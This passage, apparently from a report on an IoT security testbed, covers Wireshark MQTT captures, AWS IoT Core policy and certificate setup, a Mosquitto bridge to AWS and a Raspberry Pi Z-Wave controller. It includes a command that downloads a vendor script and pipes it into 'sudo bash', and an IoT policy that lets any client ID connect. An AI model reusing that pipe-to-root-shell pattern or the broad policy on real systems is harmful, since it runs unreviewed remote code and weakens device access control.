12	2024-06-21 16:19:05,2332…	192.168.1.4	192.168.1.30	TCP	70	42852 → 1883 [ACK] Seq=72 Ack=149 Win=64128 Len=0 TSval=2730104589 TSecr=3665466096
13	2024-06-21 16:19:05,2333…	192.168.1.30	192.168.1.4	MQTT	106	Publish Message [zway/connected], Publish Message [zway/connected]
14	2024-06-21 16:19:05,2494…	192.168.1.4	192.168.1.30	TCP	70	42852 → 1883 [ACK] Seq=72 Ack=187 Win=64128 Len=0 TSval=2730104604 TSecr=3665466156
15	2024-06-21 16:19:10,2923…	192.168.1.4	192.168.1.30	MQTT	133	Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
16	2024-06-21 16:19:10,2924…	192.168.1.30	192.168.1.4	MQTT	133	Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
17	2024-06-21 16:19:10,3093…	192.168.1.4	192.168.1.30	TCP	70	42852 → 1883 [ACK] Seq=137 Ack=252 Win=64128 Len=0 TSval=2730109664 TSecr=3665471215
18	2024-06-21 16:19:10,3235…	192.168.1.30	192.168.1.4	MQTT	133	Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
19	2024-06-21 16:19:10,3322…	192.168.1.4	192.168.1.30	TCP	70	42852 → 1883 [ACK] Seq=137 Ack=317 Win=64128 Len=0 TSval=2730109694 TSecr=3665471246
20	2024-06-21 16:19:10,3328…	192.168.1.4	192.168.1.30	MQTT	123	Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
21	2024-06-21 16:19:10,3329…	192.168.1.30	192.168.1.4	MQTT	123	Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
22	2024-06-21 16:19:10,3893…	192.168.1.4	192.168.1.30	TCP	70	42852 → 1883 [ACK] Seq=192 Ack=372 Win=64128 Len=0 TSval=2730109745 TSecr=3665471255

Figure 13: Screenshot from the Wireshark GUI. *It shows some random packets captured on the network.*

Wireshark (installed on pfSense as well as on Kali Linux and numbered 13 in Figure 1) is an open-source network protocol analyzer which can be used to capture the network traffic on different interfaces (ethernet, Wi-Fi etc.). It can also be used to open the pcap files captured with capturing tools like tcpdump. It can dissect packets in multiple layers, decode the headers. One can also use the filters to filter the packets based on IP addresses, ports, protocols, payload types, and many other criteria.

- **Role in Testbed:** Wireshark will be instrumental in the following ways:
  - **Monitor Traffic:** Monitor the traffic between the Smart Home Controller (Raspberry Pi), and AWS IoT.
  - **Examining MQTT Packets:** inspect the structure and content of MQTT packets.
  - **Troubleshooting:** Identify unexpected traffic patterns, errors.

Installation and Configuration

LAN (Local Area Network) and route to the Internet

As visible in the network architecture diagram, all the components of the testbed i.e., Smart Home Controller (Raspberry Pi), Mosquitto Broker, and Kali Linux are connected to the same LAN segment. Smart Home Controller uses WiFi, whereas all other components are connected via Ethernet to the pfSense, which is the Router as well as the Firewall. Internet connection is also provided through pfSense, which connects to the Internet via the DSL Modem. The pfSense also provides the DNS, DHCP, and IDS/IPS services.

AWS IoT Core Setup

AWS IoT Core supports only MQTT as communication protocol to Publish and Subscribe, either through WebSocket Secure (WSS) or directly MQTT over TLS. However, it also supports HTTPs for Publish Only communication. Since we want to both subscribe and publish, we used MQTT over TLS.


To setup the AWS IoT Core we did the following:

- Login to AWS Management Console.

- Go to Services > AWS IoT Core.

- Create a Security Policy:

Create a security policy to allow the connection, subscription, and publishing to any topic starting with zway:




Policy effect	Policy action	Policy resource
Allow	iot:Publish	arn:aws:iot:eu-central-1:745167362411:topic/zway*
Allow	iot:Receive	arn:aws:iot:eu-central-1:745167362411:topic/zway*
Allow	iot:PublishRetain	arn:aws:iot:eu-central-1:745167362411:topic/zway*
Allow	iot:Subscribe	arn:aws:iot:eu-central-1:745167362411:topicfilter/zway*
Allow	iot:Connect	arn:aws:iot:eu-central-1:745167362411:client/${iot:Connection.Thing.ThingName}
Allow	iot:Subscribe	arn:aws:iot:eu-central-1:745167362411:topicf/zway*
Allow	iot:Connect	arn:aws:iot:eu-central-1:745167362411:client/*
Allow	iot:Publish	arn:aws:iot:eu-central-1:745167362411:topic/zway*
Allow	iot:RetainPublish	arn:aws:iot:eu-central-1:745167362411:topic/zway*

Figure 14: Screenshot from the AWS IoT Core showing the Security Policy.

This security policy (Figure 14) will be used in the next step while creating the Thing and SSL Certificates.

- Create Thing:



AWS IoT > Manage > Things > Create things > Create single thing

Step 1
Specify thing properties

Step 2 - *optional*
Configure device certificate

Step 3 - *optional*
Attach policies to certificate

Specify thing properties Info

A thing resource is a digital representation of a physical device or logical entity in AWS IoT. Your device or entity needs a thing resource in the registry to use AWS IoT features such as Device Shadows, events, jobs, and device management features.

Thing properties Info

Thing name: zway

Enter a unique name containing only: letters, numbers, hyphens, colons, or underscores. A thing name can't contain any spaces.

Additional configurations

You can use these configurations to add detail that can help you to organize, manage, and search your things.

- **Thing type** - *optional*
- **Searchable thing attributes** - *optional*
- **Thing groups** - *optional*
- **Billing group** - *optional*
- **Packages and versions** - *optional*


Device Shadow Info

Device Shadows allow connected devices to sync states with AWS. You can also get, update, or delete the state information of this thing's shadow using either HTTPs or MQTT topics.

[✓ No shadow]
Named shadow
Create multiple shadows with different names to manage access to properties, and logically group your devices properties.
Unnamed shadow (classic)
A thing can have only one unnamed shadow.

Figure 15: Screenshot from the AWS IoT Core to create Thing. *Showing the creation of IoT thing in AWS*

- Auto-generate new certificates:


Device certificate

[✓ Auto-generate a new certificate (recommended)]
Generate a certificate, public key, and private key using AWS IoT's certificate authority.

Use my certificate
Use a certificate signed by your own certificate authority.


Upload CSR
Register your CA and use your own certificates on one or many devices.

Skip creating a certificate at this time
You can create a certificate for this thing and attach a policy to the certificate at a later time.

Figure 16: Screenshot from the AWS IoT Core to generate certificates. *Showing that we chose auto generation of certificates.*

This will generate the SSL Certificates which we will later use in the MQTT Broker to connect to AWS IoT Core as AWS IoT does not support unencrypted MQTT. MQTT over TLS is mandatory.

- Attach the security policy:


Attach policies to certificate - *optional* Info

AWS IoT policies grant or deny access to AWS IoT resources. Attaching policies to the device certificate applies this access to the device.


Policies (1/1)

Select up to 10 policies to attach to this certificate.

	Name
✓	My-Z-Wave-Controller-Policy

Figure 17: Screenshot from AWS IoT to attach security policies to certificate

After clicking on the “create thing”, our Thing and the SSL Certificates will be created. *We must download the Private Key right after creating the certificate and the key because later on the key cannot be downloaded*.



Key files

The key files are unique to this certificate and can't be downloaded after you leave this page. Download them now and save them in a secure place.

This is the only time you can download the key files for this certificate.

Figure 18: Screenshot from AWS IoT Core after certificates are created. *Showing the warning that the key for the SSL Certificates must be downloaded now, otherwise it will no longer be available for download.*

Once the Thing is created, it is ready to publish and subscribe to AWS IoT Core:


AWS IoT > Manage > Things > zway

IoT security audit is off Info

Automate your security audit by enabling daily checks on your fleet from AWS IoT Device Defender. The audit evaluates your Io
including checks for identities and access policies. View pricing Learn more

zway Info

Thing details

Name
zway

ARN
arn:aws:iot:eu-central-1:745167362411:thing/zway

Type
-

Billing group
-

Attributes | Certificates | Thing groups | Device Shadows | Activity | Packages and versions | Jobs

Certificates (1) Info

The device certificates attached to this thing resource.

Find certificates

Certificate ID	Status
786a7ba8f789cd5de9fc4f0cd94e696950d6009c2e344d8b3b0e3e7ff71b895e	Active

Figure 19: Screenshot from AWS IOT after thing is created. *Showing that the "Thing" is created and ready to serve.*

Mosquitto MQTT Broker Setup

- Install the Mosquitto Broker:

```
mazhar@ubuntu:~$ sudo apt install -y mosquitto mosquitto-clients
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libcjson1 libdlt2 libmosquitto1 libwebsockets19t64


mazhar@ubuntu:~$ sudo systemctl status mosquitto
● mosquitto.service - Mosquitto MQTT Broker
     Loaded: loaded (/usr/lib/systemd/system/mosquitto.service; enabled;
preset: enabled)
```

```
     Active: active (running) since Thu 2024-06-20 17:02:11 UTC; 1min 12s
ago

sudo vi /etc/mosquitto/mosquitto.conf
```

Excerpt 1: Installing Mosquitto. This excerpt shows the commands used to install and start the Mosquitto Server.

- Configure the Mosquitto as Bridge:

Mosquitto acts as the bridge between Smart Home Controller and AWS IoT Core.

Below is *the /etc/mosquitto/conf.d/bridge.conf* file on my Mosquitto Broker:

```
# ============================================================
# Bridge to AWS IOT
# ============================================================

connection awsiot

#<Paste your AWS IoT Core ATS endpoint retrieved from the AWS CLI in the form of
xxxxxxxxxxxxxxx-ats.iot.<region>.amazonaws.com:8883

address xxxxxxxxxxxxxxx-ats.iot.eu-central-1.amazonaws.com:8883

# Specifying which topics are bridged and in what fashion
topic zway/# both 1

# Setting protocol version explicitly
bridge_protocol_version mqttv311
bridge_insecure false

# Bridge connection name and MQTT client Id, enabling the connection automatically when the
broker starts.
cleansession true
clientid zway
start_type automatic
notifications false
log_type all

# ============================================================
# Certificate based SSL/TLS support
# ============================================================

#Path to the rootCA
bridge_cafile /etc/mosquitto/ca_certificates/AmazonRootCA1.pem

# Path to the PEM encoded client certificate
bridge_certfile /etc/mosquitto/certs/aws.pem.crt

# Path to the PEM encoded client private key
bridge_keyfile /etc/mosquitto/certs/aws.pem.key

#END of bridge.conf
```

Excerpt 2: Configuring Mosquitto. This excerpt shows the configuration file of Mosquitto Server which configures it in Bridge mode.

- Transfer the SSL Certificates:

Transfer the SSL certificates *AmazonRootCA1.pem, aws.pem.crt*, and the private key *aws.pem.key* to the ubuntu server to the paths specified in the bridge.conf

- Restart the Mosquitto:

```
mazhar@ubuntu:~$ sudo systemctl restart mosquitto
```

Excerpt 3: Restarting Mosquitto. This excerpt shows the command to restart the Mosquitto Server


After this is completed, we have the MQTT Broker up and running and it will forward all MQTT traffic starting topic *zway* from Smart Home Controller to AWS IoT Core and vice versa. Furthermore, the MQTT from Smart Home Controller is unencrypted, whereas towards AWS IoT Core the MQTT is sent over TLS. Similarly, from AWS IoT the encrypted traffic is decrypted and sent unencrypted to Smart Home Controller.

HAProxy setup

The HAProxy will be used as MQTT Proxy to compare it's resistance to DoS attacks as compared to MQTT Broker. We set it up but disable it because in the first phase of our tests, we are using Mosquitto as bridge between Smart Home Controller and AWS IOT Core.

- **Install the HAProxy add-in in pfSense:**

  HAProxy is available as add-in in the pfSense firewall. Install it using Package Manager:




✓	haproxy	net	0.63_2	The Reliable, High Performance TCP/HTTP(S) Load Balancer. This package implements the TCP, HTTP and HTTPS balancing features from haproxy. Supports ACLs for smart backend switching. Package Dependencies: haproxy-2.8.3

Figure 20: Screenshot from pfSense Package Manager. *Showing that HAProxy version 2.8.3 was installed.*

- **Configure the Frontend:**

  For the inbound connection from Smart Home Controller enable the Frontend of HAProxy. In the following configuration, it is configured to accept the connections on standard MQTT Port 1883:



Edit HAProxy Frontend

Name	MQTT-Broker-Unencrypted
Description	
Status	Disabled
External address	Define what ip:port combinations to listen on for incomming connections.


Table

	Listen address	Custom address	Port	SSL Offloading	Advanced	Actions
☐	LAN address (IPv4)		1883	☐		

NOTE: You must add a firewall rules permitting access to the listen ports above.

Figure 21: Screenshot of HAProxy's frontend configuration. *Accepts connections on port 1883 unencrypted from the Lan side.*

- **Configure the Backend:**
  Backend is the connection to AWS IoT Core. First of all, the SSL Certificate we generated at AWS IoT Core must be uploaded to pfSense and then select the certificate while configuring the backend. In the following screenshot, the HAProxy is configured to send the MQTT traffic to AWS IoT Core encrypted on port 8883.



Edit HAProxy Backend server pool

Name: AWS-IoT-Core

Server list

Table

Mode	Name	Forwardto	Address	Port	Encrypt(SSL)	SSL checks	Weight	Actions
active	AWS-IoT-Core1	Address+Port:	[redacted]ts.iot.eu-central-1.amazonaws.com	8883	yes	no		

Check certificate: ☐	SSL servers only, The server certificate will be verified against the CA and CRL certificate configured below.
Certificate check CN:	SSL servers only, when set, must match the hostnames in the subject and subjectAlternateNames of the certificate provided by the server.
CA:	SSL servers only, Select the CA authority to check the server certificate against. None
CRL:	SSL servers only, Select the CRL to check revoked certificates. None
Client certificate:	SSL servers only, This certificate will be sent if the server send a client certificate request. AWS-IOT-Device-Certificate
Cookie:	Persistence only, Used to identify server when cookie persistence is configured for the backend.
Max conn:	Tuning, If the number of incoming concurrent requests goes higher than this value, they will be queued
Advanced:	Advanced, Allows for adding custom HAProxy settings to the server. These are passed as written, use escaping where needed.
DNS template count:	If set configures this server item as a template to provision servers from dns/srv responses.

Figure 22: Screenshot of HAProxy's Backend configuration. *Showing the configuration needed to forwarded MQTT packets encrypted to AWS IoT Core.*

Smart Home Controller setup

The Raspberry Pi was turned into a Z-Wave Smart Home Controller by plugging the Razberry Z-Wave module directly into the Raspberry Pi's GPIO pins. Following steps were used to setup the Smart Home Controller:

- Install the Smart Home Controller


```
# wget -qO - https://storage.z-wave.me/RaspbianInstall | sudo bash
```

Excerpt 4: Installing Smart Home Controller on Pi. This excerpt shows the command to install the software required for Razberry Module.

The above simple command downloads and installs the required software to transform the Raspberry Pi into Z-Wave Smart Home Controller.

- Login to the Web Interface:

The web interface for the configuration was accessible through a browser "http://192.168.1.4:8083/smarthome/#/". From this web interface, we the controller can be accessed to enable the Fibaro Motion Sensor.



192.168.1.4:8083/smarthome/#/

Welcome to Your Smart Home 197459

admin

•••••••••


Forgot your password?

Gateway ip address:

Figure 23: Screenshot of the Login Page of Smart Home. *Showing the Login page of the Smart Home Controller (installed on Raspberry Pi)*

- Add the Fibaro Motion Sensor:

Once logged in, go to Menu > Devices > Add new device to add the Fibaro Motion Sensor:



(#6) Fibaro Motion Sensor

Rename device

Fibaro Motion Sensor

Add new room

Move all elements to room

Not assigned to a ...

Fibaro Alarm General Purpose alarm (6)

Fibaro Alarm General Purpose alarm (6) Deactivate

Id: ZWayVDev_zway_6-0-156-0-A

Fibaro Alarm Tampering, product cover removed (6)

Fibaro Alarm Tampering, product cover removed (6) Deactivate

Id: ZWayVDev_zway_6-0-113-7-3-A


Fibaro Motion Sensor (6)

Fibaro Motion Sensor (6) Deactivate

Id: ZWayVDev_zway_6-0-113-7-8-A

Figure 24: Screenshot of the Smart Home Web Admin. *Showing how the Fibaro Sensors are added to the Controller.*

Afterwords the Fibaro Motion Sensor is ready:



HomeOffice
Fibaro Sensor Temperature (6)
4 days
22.2 °C

HomeOffice
Fibaro Sensor Luminiscence (6)
4 days
1 Lux

